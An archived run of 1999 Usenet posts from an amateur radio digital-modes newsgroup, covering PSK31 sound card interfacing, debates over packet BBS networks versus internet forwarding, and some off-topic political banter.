Phone: +61 3 9894 4788 Fax: +61 3 9894 3362 USA: 1 888 667 7839

4214. Re: PSK31 and the interface

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-27 00:00:00 UTC
From: Hamish Moffatt <hamish@rising.com.au>
Message-ID: <7so132$31j3$5@arachne.labyrinth.net.au>
Source record: 16322

Stan Sanderson <dss@ican.net> wrote:
> I have been reading about this new mode, but I
> have found nothing that is radio specific with
> regards to an interface between the radio and the
> soundcard. My txcvr is a Yaesu FT990 Are there any
> manufacturers of these interfaces? Any information
> regarding this fascinating mode will be
> appreciated. Stan VA3DS

The interface is extremely simple. The help file with the Windows
PSK31 software (from G3PLX) explains how to connect the transciever
to the sound card. In my case I connect the line in and line out
of my sound card directly into the accessory (1) socket on my ICOM 726.
PTT comes out of the serial port via a transistor.

Bits you need: some cable, some plugs, one resistor, one transistor,
and a bit of soldering work, and you're ready to go.

Your Yaesu should have a suitable accessory or RTTY socket.

Hamish VK3SB
--
Hamish Moffatt Mobile: +61 412 011 176 hamish@rising.com.au
Rising Software Australia Pty. Ltd. http://www.risingsoftware.com/
Phone: +61 3 9894 4788 Fax: +61 3 9894 3362 USA: 1 888 667 7839

4215. Re: Kinda spooky - Bandwidth to burn . . .

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-27 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7solnt$2di@enews4.newsguy.com>
Source record: 16323

Peter O. Brackett <ab4bc@ix.netcom.com> wrote in message
news:7so8sm$4vh@dfw-ixnews19.ix.netcom.com...

>
> Charles, how about some comments on my Bandwidth to Burn thread?

I suppose I'm like most other Hams in that I've noticed that the equipment for freqs higher than the 440 band is a good deal more expensive to buy, as are the feedlines those freqs require. I haven't seen a compelling need to use those freqs (personally) so I don't cough up the extra bucks or go to the extra trouble to do so.

The antennas are smaller, but that's not much compensation.

My feeling is that the higher-freq radios and higher-speed packet modems are best utilized on backbone links, where a relatively small number of them can do the most good.

I don't really see a need for "Joe Ham" to go for the microwave stuff, since you need a decent access/backbone speed ratio in order to keep everybody happy anyway. Let 'em use 2m and 440 for access... (ref: "Let them eat cake.")

That's what the average user wants anyway... Why not take advantage of that, and plan accordingly? To do otherwise is to "argue with the weather", which can only lead to frustration.

The 440 stuff is good for up to and maybe higher than 19.2kb, which is pretty fast for RF user access. - Much better than we typically see on packet today.

When Hams cook up theories that require large numbers of appliance operator Hams to suddenly start buying expensive microwave rigs, that's when I know they are living in fantasy land. The only way we will see widespread use of those bands if when and if it's as easy and inexpensive to use them as it is to use 2m. - Not anytime soon, in other words.

One way to look at it is that there will not be a big problem with "maverick" types trying to directly access the backbone links if they are microwave at 1MB or better. Networkers can rest assured that their "backbone freqs" will not be congested with other activity. - Seems like a good deal to me.

That's what the average networker wants anyway... Why not take advantage of that, and plan accordingly?

Sometimes it's better to take the situations we face and look for the advantages inherent in them, instead of spending all of our energy trying to

fight the inherent liabilities. I think they call it "going with the flow",
or "bending with the wind"... Something like that.

73 DE Charles Brabham, N5PVL
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

4216. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-27 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7sp2lrsoh1@bgtnsc02.worldnet.att.net>
Source record: 16324

pmarkham <pmarkham@newsguy.com> wrote in message
news:36430.51851250B06Dpmarkhamnewsguycom@208.134.253.120...

> Yes, Hank, we are a bunch of idiots to you if the above meets your
> qualifications.
>
> Have you wondered why you have limited success with preserving or
promoting
> the data network as you perceive it should be? Technology, options and
> priorities give the amateur radio community a different menu from
> yesteryear and we are making different choices today; like it or not.
>
> As one who has limited awareness of and admired your contributions to our
> hobby, I have a great deal of difficulty accepting your parochial view of
> history and human nature.

Um, huh?

You mean that when you use your cell phone to talk to another ham,
you consider that ham radio? I'm confused here.

"... as you perceive it to be ..."
What do you mean by this?
That using the internet is somehow "the ham radio network"?

My perception of ham radio is quite clear: it involves radios
and antennas and stuff like that, not the telephone or cell phone,
not part 15 devices nor part 95 devices. All those other things
may in fact be things I use, but I'm not "doing ham radio" when
I use them. I'm very clear about the difference. Are you?

--

... Hank

http://horedson.home.att.net

.

4217. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-27 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7sp2of$t61$1@bgtnsc02.worldnet.att.net>
Source record: 16325

Hamish Moffatt <hamish@rising.com.au> wrote in message
news:7so0iq$31j3$4@arachne.labyrinth.net.au...
> Hank Oredson <horedson@att.net> wrote:
> > I asked the question earlier in this thread, and will ask it again:
> > Gary, can you send me a message via the ham radio BBS network?
> > I have *never* gotten a message from you there, nor seen any
> > bulletin you might have posted.
>
> This proves nothing, Hank. I agree with Charles's ideas
> (that the network should be 100% amateur radio), but I'm not going to
> logon to a packet BBS and send you a message to prove it. That just
> doesn't interest me that much.

I don't "log on to a packet BBS" to send messages via ham radio
either, I do it right here from this same program I'm typing in.

Can you do that?

--

... Hank

http://horedson.home.att.net

4218. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-27 00:00:00 UTC
From: "Peter O. Brackett" <ab4bc@ix.netcom.com>
Message-ID: <7sp99i$nig@dfw-ixnews19.ix.netcom.com>
Source record: 16326

Hamish:

That's probably just fine for Australia which got its' constitution approved and signed into law by the British Monarch in 1901.

However due principally to the "shot heard round the world", the constitution of the USA (which was not approved by anybody's Monarch) actually contains an amendment which guarantees the citizens of the USA the "right" to bear arms.

Of course the USA is a republic and has no Monarch.

I can understand it myself, certainly if I were a Monarch I would never grant my citizens the right to bear arms, would you?

All that aside, I am disturbed by Charles Brabhams desire to have a government or agency of the government get involved in protecting either the commercial operators of the Internet from the amateur radio service, or the amateur radio service from the commercial operators of the Internet. I generally feel that government intervention and regulation should be minimized as much as possible and the the citizenry and free enterprise should be free to find and continuously optimize solutions to their own problems. I like to err on the side of too little government, not too much.

That seems to be a general trait of most Americans compared when compared to subjects of Monarchs.

No taxation without representation. I just cannot bring myself to believe that, in the long run, giving too much power to governments, civil servants, beaurocrats, mandarins, and other assorted power hungry groups is in the best interests of the general citizenry. Am I skeptical of governments, yes. Do we need them, yes. Should their powers be as limited as possible, yes!

But Charlie wants to call them in to help us solve a problem his way! Watch out! Heh, heh.

Just a viewpoint Hamish.

Cheers Mate,

Peter AB4BC

Hamish Moffatt <hamish@rising.com.au> wrote in message news:7snvah$31j3$2@arachne.labyrinth.net.au...
> Peter O. Brackett <ab4bc@ix.netcom.com> wrote:
> > Wow, next Charles will want the government to take away my guns!
>

> What sort of reply are you expecting to that one?
> Fortunately in Australia we don't see it as a basic right to
> own any lethal firearms.
>
>
> Hamish
> --
> Hamish Moffatt Mobile: +61 412 011 176 hamish@rising.com.au
> Rising Software Australia Pty. Ltd. http://www.risingsoftware.com/
> Phone: +61 3 9894 4788 Fax: +61 3 9894 3362 USA: 1 888 667 7839

4219. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-27 00:00:00 UTC
From: Cathryn Mataga <cathryn@junglevision.com>
Message-ID: <c7ZH3.516$9d.6862@nuq-read.news.verio.net>
Source record: 16327

pmarkham wrote in message .
>I have no reason to believe the discussions here are much more than "religious"
>arguments that will not be resolved until they are rendered moot by associated
>events that cannot be denied, ignored or misinterpreted.

Well at the very bottom of it, you know, is the very subjective notion of 'what is fun,'
This my normal day job, I'm a video game programmer. So, I'm completely
comfortable with the notion that this or that is preferrable because it is 'more
fun' -- apart from any objective criterion. For me, I think with PBBS/NTS, maybe that
it is a little bit 'more fun' if the messages are RF only. I think the cooperative
nature of the thing is kind of neat, actually, and it would be sad if it just went
away. Is that "religious" in the pejorative sense you put it? If PBBS/NTS goes
over internet, I think it really loses it's reason for existing. Might as well
read Usenet. (Though I don't think this really applies to APRS or IP.)

Really, I don't think you're ever going to see "high speed connectivity
equivalent to that offered by local internet service providers." with ham
radio in the forseeable future. Me, I don't feel hugely motivated to spend
lots of money building a system so that people here in Berkeley can
have free internet service. I don't really want to pay someone else's
net bill. This doesn't sound like fun to me, sorry.

But, maybe if someone wants to do HF PBBS forwarding, and I really
am looking for people for this, or maybe even
try DSY modems across the bay, I'm game for that. I have no problem
with the Part 15 stuff. I'm kind of tempted to maybe give
that a shot. (Or see what comes around for Ham radio Spread Spectrum
stuff.) I'm pretty casual about dropping a hundred bucks here or there
on radio junk, though I tend to hem and haw a bit more for the more expensive
stuff.

To me the spirit of the hobby, is finding other people who are doing packet
radio here in the SF Bay area, and connect up with them and just have fun.
To me, this is not about expecting a level or service or performance or anything.
If you want to do high speed packet, find someone else in your neighborhood,
or draft someone, like a friend or relative or something, and just do it. All it takes is
two people, really. If you'd rather look at web pages and chat on irc, that's
fine too. It's just a hobby.

4220. Re: LOOKING FOR PSK QSOS

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-27 00:00:00 UTC
From: John Dewey <jdewey@tribune.com>
Message-ID: <7sok5t$29v1@news.tis-in.trb>
Source record: 16328

When the bands are open, there is activity on both 30 and 17. I have had
qso's on 10 but rarely. Had a few into Europe on 15.
KA9CAR

Dave Arruzza wrote in message <37EEE06A.6534@snet.net>...
>I am a new op on Psk31. Find alot of action on 20 meters, but other
>bands are pretty slim pickings. Looking for skeds..tests...qsos...on all
>bands 160-6 meters, especially would like to try 30 PSK.
>
>email pse...
>73 Dave W1CTN ...connecticut

4221. Re: Double Posts!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-28 00:00:00 UTC
From: "Peter O. Brackett" <ab4bc@ix.netcom.com>
Message-ID: <7sr00c$37i@dfw-ixnews17.ix.netcom.com>
Source record: 16249

Hank:

Have fun with the antennas and remember don't be too hard on your fellow hams.

It is not just the amateur radio hobby where the "few" work hard to benefit the "many".

Everyone acknowledges the great efforts that the principal contributors like yourself and others make to our hobby.

But you know the story. . . . work, wife, kids, church, television, Internet, sports, other hobbies, and not much time is left for the average ham to make major contributions to the hobby.

Those who do make major contributions are like the "saints" or "legends" of any hobby. As you know well, they do it mainly for the self satisfaction, and maybe a little business on the side.

Best Regards,

Peter AB4BC

Hank Oredson <horedson@att.net> wrote in message
news:7squrseqc1@bgtnsc03.worldnet.att.net...
>
> Peter O. Brackett <ab4bc@ix.netcom.com> wrote in message
> news:7sqmsb$rrn@dfw-ixnews4.ix.netcom.com...
> > Charles:
> >
> > Are you speaking from both sides of your keyboard?
> >
> > [Said in jest!]
> >
> > Charles even though we don't see keyboard to keyboard, I enjoy the
> > interaction.
> >
> > I know you love radio, and I do not question your motives, but your
> efforts
> > are misguided and in the current political and regulatory climates will
> > simply lead to further decay.
> >
> > Change is necessary.
>
> My opinion: it won't happen.
> Impossible to get the organization required.
> Groups with national and international visibility not interested.

> Heck, even NTS uses internet links now. What a joke.
>
> Some of us continue to build working network, for fun, as we
> have from the start.
>
> Most of the folks who post here don't have the (insert favorite
> phrase for "Hams too lazy to actually do anything") to contribute
> but we do gain the occasional ham willing to put forth the effort
> involved to get something new up and running.
>
> I post here for amusement between projects. Got kinda burned out
> cleaning up old tired 9600 baud links and working on the current
> software, so figured it was time to rattle the usual cages again.
>
> Weather is perfect, a couple antennas need work, so I'm outa
> here for awhile. Maybe I'll add 80M to the scan list this week.
>
> --
>
> ... Hank - W0RLI
>
> http://horedson.home.att.net
>
>
>

4222. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-28 00:00:00 UTC
From: Hamish Moffatt <hamish@rising.com.au>
Message-ID: <7spbkr$244m$3@arachne.labyrinth.net.au>
Source record: 16250

Hank Oredson <horedson@att.net> wrote:
> I don't "log on to a packet BBS" to send messages via ham radio
> either, I do it right here from this same program I'm typing in.

> Can you do that?

No, I can't. If I were interested in doing so, I'd find out how and
get it working. I'm not though.

Hamish
--
Hamish Moffatt Mobile: +61 412 011 176 hamish@rising.com.au
Rising Software Australia Pty. Ltd. http://www.risingsoftware.com/
Phone: +61 3 9894 4788 Fax: +61 3 9894 3362 USA: 1 888 667 7839

4223. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-28 00:00:00 UTC
From: Hamish Moffatt <hamish@rising.com.au>
Message-ID: <7spbis$244m$2@arachne.labyrinth.net.au>
Source record: 16251

Peter O. Brackett <ab4bc@ix.netcom.com> wrote:
> That's probably just fine for Australia which got its' constitution approved
> and signed into law by the British Monarch in 1901.

Yes, we did. (Just for information's sake, in November we are having
a referendum on becoming a republic.)

> Of course the USA is a republic and has no Monarch.
> I can understand it myself, certainly if I were a Monarch I would never
> grant my citizens the right to bear arms, would you?

No. I don't consider it desirable for citizens to have the right to
bear arms though -- I certainly do not want one, and do not want to live
in the sort of culture where I would ever feel I needed one.

> should be free to find and continuously optimize solutions to their own
> problems. I like to err on the side of too little government, not too much.

> That seems to be a general trait of most Americans compared when compared to
> subjects of Monarchs.

I am undecided on whether these regulations are good or not.

> Just a viewpoint Hamish.

Interesting -- thanks Peter.

Hamish
--
Hamish Moffatt Mobile: +61 412 011 176 hamish@rising.com.au
Rising Software Australia Pty. Ltd. http://www.risingsoftware.com/
Phone: +61 3 9894 4788 Fax: +61 3 9894 3362 USA: 1 888 667 7839

4224. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-28 00:00:00 UTC
From: "Peter O. Brackett" <ab4bc@ix.netcom.com>
Message-ID: <7sr1ad$3t1@dfw-ixnews17.ix.netcom.com>
Source record: 16252

Hank:

Ironical isn't it. Your comments below are identical to the comments of the NTS gang when packet came along. They said packet, and other new technologies like AMTOR, APPLINK, etc. were siphoning off all of the traffic away from the CW nets and the TCC. (Hint I'm an old CW traffic handler myself! Used to be an NTS CW NCS, cdma before Ethernet, heh, heh.)

Now the shoe is on the other foot, here are Charles (And sometimes even yourself!) complaining with exactly the same language as the old NTS'ers did back in the 70's and 80's. In fact your BBS software (God bless it!) was the major offender was it not? Now the shoe is on the other foot.

Technology has passed packet by in the same way that packet passed the CW NTS nets, and the NTS nets bypassed the old original Trunk Lines.

BTW. . . the CW NTS nets still meet and operate all cycles every night. Traffic is getting thinner all the time though. Familiar fists keep passing on to the great hamshack in the sky. And whenever I meet some of my CW friends for an eyeball at a hamfest or NTS meeting, even though they still have very snappy fists, I see a lot of white hair and white beards, and not many youngsters.

Is that the future of packet now?

Have we come full circle?

Or is there a younger generation who will run with new technology, and provide a better route to cause all the traffic bypass the old routes.

Best Regards,

Peter AB4BC

Hank Oredson <horedson@att.net> wrote in message news:7squ87$d15$1@bgtnsc03.worldnet.att.net...

> Exactly the point I have been making for ten years.
> Get the ham radio networks back to ham radio.
>
> Those hams who want to play ham radio on the internet should
> certainly do that, it can be fun. But when they intentionally interfere
> with the radio networks (by FORCING traffic intended for the
> radio networks to go to it's destination over the internet) they
> have killed those radio networks. > ... Hank - W0RLI
>
> http://horedson.home.att.net
>

>
>

4225. "Data" Column in RadCom

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-28 00:00:00 UTC
From: Ian Wade <ian@dowrmain.demon.co.uk>
Message-ID: <PrcP6IA8tQ83Ewnq@dowrmain.demon.co.uk>
Source record: 16253
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur

Yes, it's true! In this month's RSGB RadCom there's an announcement saying that yours truly is taking over the "Data" column again, starting in December.

I need input, lots of it. Please email me (g3nrw@arrl.net) if you have any points for discussion, any news of groups/individuals/products etc in the world of amateur radio data comms. Pictures (GIF/JPG) also very welcome.

Copy date for the December issue is a week tomorrow (Weds 6 October).

73
Ian, G3NRW
--
+---+
| G3NRW on APRS: [IO91SX] 144.800 MHz |
| QTH: Harlington, Beds, UK (~55 km/35 miles NNW of London) |
| email: g3nrw@arrl.net |
| |
| INTRODUCTION TO APRS: http://www.netro.co.uk/whitepaper.htm |
+---+

4226. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-28 00:00:00 UTC
From: Cathryn Mataga <cathryn@junglevision.com>
Message-ID: <xg8I3.613$9d.8281@nuq-read.news.verio.net>
Source record: 16254

Peter O. Brackett wrote in message <7sr1ad$3t1@dfw-ixnews17.ix.netcom.com>...
>Hank:
>
>Ironical isn't it. Your comments below are identical to the comments of the
>NTS gang when packet came along. They said packet, and other new
>technologies like AMTOR, APPLINK, etc. were siphoning off all of the traffic
>away from the CW nets and the TCC. (Hint I'm an old CW traffic handler
>myself! Used to be an NTS CW NCS, cdma before Ethernet, heh, heh.)
>
>Now the shoe is on the other foot, here are Charles (And sometimes even
>yourself!) complaining with exactly the same language as the old NTS'ers did
>back in the 70's and 80's. In fact your BBS software (God bless it!) was
>the major offender was it not? Now the shoe is on the other foot.
>
>Technology has passed packet by in the same way that packet passed the CW
>NTS nets, and the NTS nets bypassed the old original Trunk Lines.
>
>BTW. . . the CW NTS nets still meet and operate all cycles every night.
>Traffic is getting thinner all the time though. Familiar fists keep passing
>on to the great hamshack in the sky. And whenever I meet some of my CW
>friends for an eyeball at a hamfest or NTS meeting, even though they still
>have very snappy fists, I see a lot of white hair and white beards, and not
>many youngsters.
>
>Is that the future of packet now?
>
>Have we come full circle?
>
>Or is there a younger generation who will run with new technology, and
>provide a better route to cause all the traffic bypass the old routes.
>
>Best Regards,
>
> Peter AB4BC

To me it just seems pointless to run PBBS on the internet. Why not use nntp or
something with a better user interface? What's even the point of having
a 'network' on the internet -- since it makes more sense to run a messaging
system from a single server with a fat data pipe, and then take connections
from the entire planet. It's just a waste of bandwidth to move all that data
around, if the users can connect in at just as fast. I could replace the entire
Westnet with my DSL line and a few Linux machines here if people
came in over their net connections-- but what would be the point of it? If you're
going to do internet stuff, it makes more sense to do proper state of the art

internet stuff. Like real time games -- or 3d interactive VR stuff, or maybe real voice or video chat or something like this? Running PBBS over the internet seems about the equivalent of dialing someone up on the phone and using morse code. Why bother?

4227. Re: [Packet] Sinking of a ship

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-28 00:00:00 UTC
From: "Peter O. Brackett" <ab4bc@ix.netcom.com>
Message-ID: <7sr6hr$9kk@dfw-ixnews9.ix.netcom.com>
Source record: 16255

And the answer is . . . .

"Give lots of users a compelling reason to come back!"

Peter AB4BC

Dick Doherty <ka1tuz@rcn.COM> wrote in message
news:37F0F7F3.29BD33DB@rcn.com...
> Well what everybody forgets without packet as a radio network when we need
it
> ,itwon't be there.Neither will the internet.
> FIRST THING TO GO IN EMERGENCY= TELEPHONE
> INTERNET= TELEPHONE
> REASON HAM RADIO IS STILL PROTECTED BY CONGRESS IS
> IT'S ABILITY TO STEP IN WHEN PHONES ARE KAPUT
> Now somebody better start thinking how to bring our packet network back
even if at
> 1200 baud or congress will have another reason to sell our freq.
>
>
> "Hylton Conacher (ZR6HPC)" wrote:
>
> > Hi Ron and all others
> >
> > As many people seem to think the internet has taken over from pscket
there is a
> > lot of controversy regarding packet-internet gateways.I agree that
packet has
> > almost withered away but died I do not think so.I look as packet as the
> > forerunner to todays internet and look forward to using a network like
the
> > internet to forward packet messages etc.I agree this could be done via
packet
> > but considering the time to transfer a 8k message via HF and the
internet.
> >
> > We,as hams, should use this internet to expand our network but still
keep the
> > odd HF rig ready for transfers in emmergencies.Perhaps a time of looking
forward
> > needs to be undertaken so we can develop the next internet if there is
going to
> > be one.I believe we as hams could perhaps generate a faster more
reliable method
> > of data transfer over and above TCP/IP and AX25.

> >
> > Stop your moaning as the gateway users are not going to shutdown because
you say
> > so.Accept what cannot be changed and develop something new.
> >
> > Just for interest sake I am a restricted licence holder who has never
operated
> > HF as I feel that in doing the morse I should at least be able to use
it.Apart
> > from that VHF and UHF provides plenty of enjoyment for me and so does
packet to
> > such an extent that I will be establishing a internet-packet gateway in
about 6
> > months.
> >
> > >From the windy Simons Town,South Africa
> > 73 de ZR6HPC
> > Hylton
> >
> > ---
> > Submissions packet@qth.net
>
> --
> 73,
> Dick, KA1TUZ
> ka1tuz@arrl.net ka1tuz@email.com ka1tuz@rcn.com
> http://www.gis.net/~ka1tuz/
> KA1TUZ@KA1TUZ.FN42JH.EMA.MA.USA.NA
>
>

4228. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-28 00:00:00 UTC
From: "Peter O. Brackett" <ab4bc@ix.netcom.com>
Message-ID: <7sr737$9uv@dfw-ixnews9.ix.netcom.com>
Source record: 16256

Cathryn:

My sentiments exactly. Apart from keeping the circuit "alive" for emergency use there is no compelling reason to do that.

And so . . . . what exactly are the next generation of appealing and compelling applications of amateur packet radio to be?

APRS is nice and it is fun, but the appeal is not wide enough.

What? We desparately need to find new applications, but . . .Charlie wants us to stop the application mantra.

How about. . . . Nahhh no one would like to do that . . . .

Let's brainstorm here on the NG.

Maybe with the participation of everyone here and even including the "lurkers" we could come up with new compelling applications to keep amateur packet radio alive and to generate enough traffic to fill up our "bandwidth to burn"!

Ideas anyone?

Best Regards,

Peter AB4BC

Cathryn Mataga <cathryn@junglevision.com> wrote in message news:xg8I3.613$9d.8281@nuq-read.news.verio.net...
> Peter O. Brackett wrote in message <7sr1ad$3t1@dfw-ixnews17.ix.netcom.com>...
> >Hank:
> >
> >Ironical isn't it. Your comments below are identical to the comments of the
> >NTS gang when packet came along. They said packet, and other new
> >technologies like AMTOR, APPLINK, etc. were siphoning off all of the traffic
> >away from the CW nets and the TCC. (Hint I'm an old CW traffic handler
> >myself! Used to be an NTS CW NCS, cdma before Ethernet, heh, heh.)
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> >Now the shoe is on the other foot, here are Charles (And sometimes even
> >yourself!) complaining with exactly the same language as the old NTS'ers did
> >back in the 70's and 80's. In fact your BBS software (God bless it!) was
> >the major offender was it not? Now the shoe is on the other foot.
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> >friends for an eyeball at a hamfest or NTS meeting, even though they
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> >have very snappy fists, I see a lot of white hair and white beards, and
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> >many youngsters.
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> >Is that the future of packet now?
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> >Have we come full circle?
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> >Or is there a younger generation who will run with new technology, and
> >provide a better route to cause all the traffic bypass the old routes.
> >
> >Best Regards,
> >
> > Peter AB4BC
>
>
> To me it just seems pointless to run PBBS on the internet. Why not use
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> something with a better user interface? What's even the point of having
> a 'network' on the internet -- since it makes more sense to run a
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> system from a single server with a fat data pipe, and then take
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> from the entire planet. It's just a waste of bandwidth to move all that
data
> around, if the users can connect in at just as fast. I could replace the
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> Westnet with my DSL line and a few Linux machines here if people
> came in over their net connections-- but what would be the point of it?
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> internet stuff. Like real time games -- or 3d interactive VR stuff, or
maybe real
> voice or video chat or something like this? Running PBBS over the
internet
> seems about the equivalent of dialing someone up on the phone and
> using morse code. Why bother?
>
>

4229. welcome

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-28 00:00:00 UTC
From: "E.D" <ed3@club-internet.fr>
Message-ID: <7srb6o$sq8$1@front2.grolier.fr>
Source record: 16257

venez visiter mon site

http://perso.club-internet.fr/ed3/

4230. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-28 00:00:00 UTC
From: pmarkham@newsguy.com
Message-ID: <36431.70875498602Epmarkhamnewsguycom@208.134.253.118>
Source record: 16258

cathryn@junglevision.com (Cathryn Mataga) wrote in <c7ZH3.516$9d.6862@nuq
- read.news.verio.net>:

>pmarkham wrote in message .
>>I have no reason to believe the discussions here are much more than
"religious"
>>arguments that will not be resolved until they are rendered moot by
associated
>>events that cannot be denied, ignored or misinterpreted.
>
>
>Well at the very bottom of it, you know, is the very subjective notion
>of
'what is fun,'
>This my normal day job, I'm a video game programmer. So, I'm completely
>comfortable with the notion that this or that is preferrable because it
>is
'more
>fun' -- apart from any objective criterion. For me, I think with
>PBBS/NTS,
maybe that
>it is a little bit 'more fun' if the messages are RF only.

As recreation, it is an objective necessity that it be fun to the users
and developers. It may be the pleasure of a user following a discussion
thread, a builder looking for parts, communication between friends or the
adulation enjoyed by a developer. Regardless of the motives for an
individual's involvement there must be sufficient support to make any
network viable. In the recreation marketplace, packet radio in all its
forms must compete with a plethora of products and services that clamor
for our discretionary fun time and cash.

>I think the cooperative
>nature of the thing is kind of neat, actually, and it would be sad if it
>just
went
>away. Is that "religious" in the pejorative sense you put it?

The religious aspect is "my way or the highway", rephrased: "my god or
die! die! die!"

>If PBBS/NTS goes
>over internet, I think it really loses it's reason for existing. Might
>as
well
>read Usenet.

If the purpose of the PBBS/NTS is to move messages by rf, then that is what it should do, or die. It is the purpose of the internet to move data by any means available in the most efficient manner that economics allows; a different mandate from that of the amateur rf network. I have no reason to think the amateur rf network can survive the competition for traffic, competition that did not exist when the amateur network was determined "rf only".

>for to move
>traffic. without the internet (Though I don't think this really
>applies to APRS or IP.)
>
>Really, I don't think you're ever going to see "high speed connectivity
>equivalent to that offered by local internet service providers." with
>ham radio in the forseeable future. Me, I don't feel hugely motivated
>to spend lots of money building a system so that people here in Berkeley
>can have free internet service. I don't really want to pay someone
>else's net bill. This doesn't sound like fun to me, sorry.
>

If you can support an all rf amateur network by excluding optional technology and applications; so be it. Your dollar, your choice.

>
>But, maybe if someone wants to do HF PBBS forwarding, and I really
>am looking for people for this, or maybe even
>try DSY modems across the bay, I'm game for that. I have no problem
>with the Part 15 stuff. I'm kind of tempted to maybe give
>that a shot. (Or see what comes around for Ham radio Spread Spectrum
>stuff.) I'm pretty casual about dropping a hundred bucks here or there
>on radio junk, though I tend to hem and haw a bit more for the more
>expensive stuff.
>
>To me the spirit of the hobby, is finding other people who are doing
>packet radio here in the SF Bay area, and connect up with them and just
>have fun. To me, this is not about expecting a level or service or
>performance or anything.
>If you want to do high speed packet, find someone else in your
>neighborhood, or draft someone, like a friend or relative or something, and
>just do it. All it takes is two people, really. If you'd rather look at web
>pages and chat on irc,that's fine too. It's just a hobby.
>
>

Amen.

Pete/wa4hei

--
Eschew obfuscation.

4231. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-28 00:00:00 UTC
From: pmarkham@newsguy.com
Message-ID: <36431.715565978C78pmarkhamnewsguycom@208.134.253.118>
Source record: 16259

ab4bc@ix.netcom.com (Peter O. Brackett) wrote in <7sq4in$24g@dfw-ixnews6.ix.netcom.com>:

>Cathryn et al:
>
>With respect to having fun.
>

If too few are using or supporting the PBBS/NTS it makes no difference whether they are haveing "fun" or anything else. Without sufficient support the network fails. Without sufficient incentive there is insufficient use and support. Today, in my area of the country, I find insufficient reason to use or support the archaic remnants of the network. Most other users and supporters of yesteryear have defected the the internet. I suspect there is no voluntary incentive to return to rf in many areas of the country.

I would return to 1200 bd rf if I had no choice. I would do 300 bd hf, if I had no choice. I will do none of the above because:

I have a choice.

Much of the data I am interested in is worthless if "old".

The speed of the above options consumed far more of my life than I am willing to invest today, for the gain received, relative to other options.

I was never involved in packet as a public service as the prime directive. It was always from the perspective of "what's in it for me?" and "what's in it for the supporters?". In today's market of options, in my part of the country, if you do not want to do archaic rf for the sake of rf, there is nothing in it for anyone except for a few individuals in isolated locations.

Even though our fun hobby may be justified by "public service" roots, it is a recreational hobby and as such derives most of its support from those that find value in its recreational aspects. I have no reason to promote or support an old "junker" rf packet network that limps along like an old "junker" car with a new tire and generator.

It is time for a new network model with the integration of new technology and applications along with older technology that meets particular demands. In my neighbourhood, the old network belongs in the junkyard as it has ceased to be of value to most of its past supporters. If junkers are your fun, so be it. It is not my kind of fun. It is not the fun of many others. It is not the fun that will engender popular support and a reasonable argument for an amateur presence on a large block of frequencies coveted by commercial interests.

"Idiot" Pete/wa4hei

4232. Re: Anti Lid Law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-28 00:00:00 UTC
From: pmarkham@newsguy.com
Message-ID: <36431.728593631736pmarkhamnewsguycom@208.134.253.118>
Source record: 16260

n5pvl@texoma.net (Charles Brabham) wrote in <7spven$296k@enews1.newsguy.com>:

>The proper wording, if you care to make a proposal, is to outlaw the use of
>non-ham means for the primary routing (ham to ham) of amateur radio digital
>traffic.
>
>I do not see how a Ham could come up with a legitimate objection to what I'm
>proposing, but I'm ready to hear somebody try.
>
>--
>
>73 DE Charles Brabham, N5PVL
>N5PVL @ N5PVL.#NTX.TX.USA.NOAM
>http://www.texoma.net/~n5pvl
>
>

With your description of "(ham to ham).. amateur radio digital traffic", I assume that when and until it finds its way onto the amateur radio digital traffic networkout, it is plain ol' digital data. If my understanding is your intent, it will not change my life or operating habits one iota. How would it effect the operating habits of others that choose not to use the rf network? How will it promote more traffic by insuring that anyone using the rf system will be held hostage to its inefficiencies and limitations with no options for LL forwarding? Why would those living with the problems of the rf network today chose to use it tomorrow when it will be crippled worse? Will the volume of traffic, "secured" by regulation, compensate for that traffic lost from those no longer willing to commit messages to a network of lesser reliability?

I would communicate my ham interests by any means I found preferable to the PBBS/NTS/Whatever you propose, as I do now with my ham and non ham related communication, for reasons such as:

I prefer to use my own point to point hf and vhf rf equipment.
Greater speed by LL.
Greater reliability by LL.
More convenience by LL.
Lower cost by LL.

Given the reasons I have stated and others that do not occur to me at present, I find no value in your proposal unless the purpose is to drive another nail into the coffin of the amateur radio digital traffic network.

Maybe I am missing something in your logic or the facts of the premises.

Why would I choose to send or receive a message by a slow, archaic, broken digital traffic network when I have other choices, assuming the prime reason to send or receive a message is other than the use of an amateur radio network?

Based on my understanding above, of your suggestion to control the primary routing of all (ham to ham) .. amateur radio digital traffic, I care not. The actual implementation would mean nothing to anyone, except those that do use the rf network. If they chose to live with the effects, that is their business. If they are held hostage to the effects (such as those that have no option but to use rf to get a message out or in), my sympathy.

